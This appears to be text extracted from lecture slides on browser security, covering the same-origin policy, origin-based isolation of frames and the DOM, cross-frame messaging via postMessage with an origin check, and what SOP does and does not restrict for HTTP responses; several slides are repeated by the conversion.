
Web security

- Safely browse the web in the presence of web attackers
 - The browser is the new OS analogy




Web security

- Safely browse the web in the presence of web attackers
 - The browser is the new OS analogy



Web security

- Safely browse the web in the presence of web attackers
 - The browser is the new OS analogy




Same origin policy (SOP)

- Origin: isolation unit/trust boundary on the web
 - (scheme, domain, port) triple derived from URL
- SOP goal: isolate content of different origins
 - Confidentiality: script contained in evil.com should not be able to read data in bank.ch page
 - Integrity: script from evil.com should not be able to modify the content of bank.ch page


SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
 - DOM tree, local storage, cookies, etc.




SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
 - DOM tree, local storage, cookies, etc.




SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
 - DOM tree, local storage, cookies, etc.



SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
 - DOM tree, local storage, cookies, etc.



How do you communicate with frames?

- Message passing via postMessage API

- Sender:

```
targetWindow.postMessage(message, targetOrigin);
```

- Receiver:


```
window.addEventListener("message", receiveMessage, false);
function receiveMessage(event){
  if (event.origin !== "http://example.com")
    return;
  ...
}
```

SOP for HTTP responses

- Pages can perform requests across origins
 - SOP does not prevent a page from leaking data to another origin by encoding it in the URL, request body, etc.
- SOP prevents code from directly inspecting HTTP responses
 - Except for documents, can often learn some information about the response

Documents


- Can load cross-origin HTML in frames, but not inspect or modify the frame content.



(https,b.com,443)

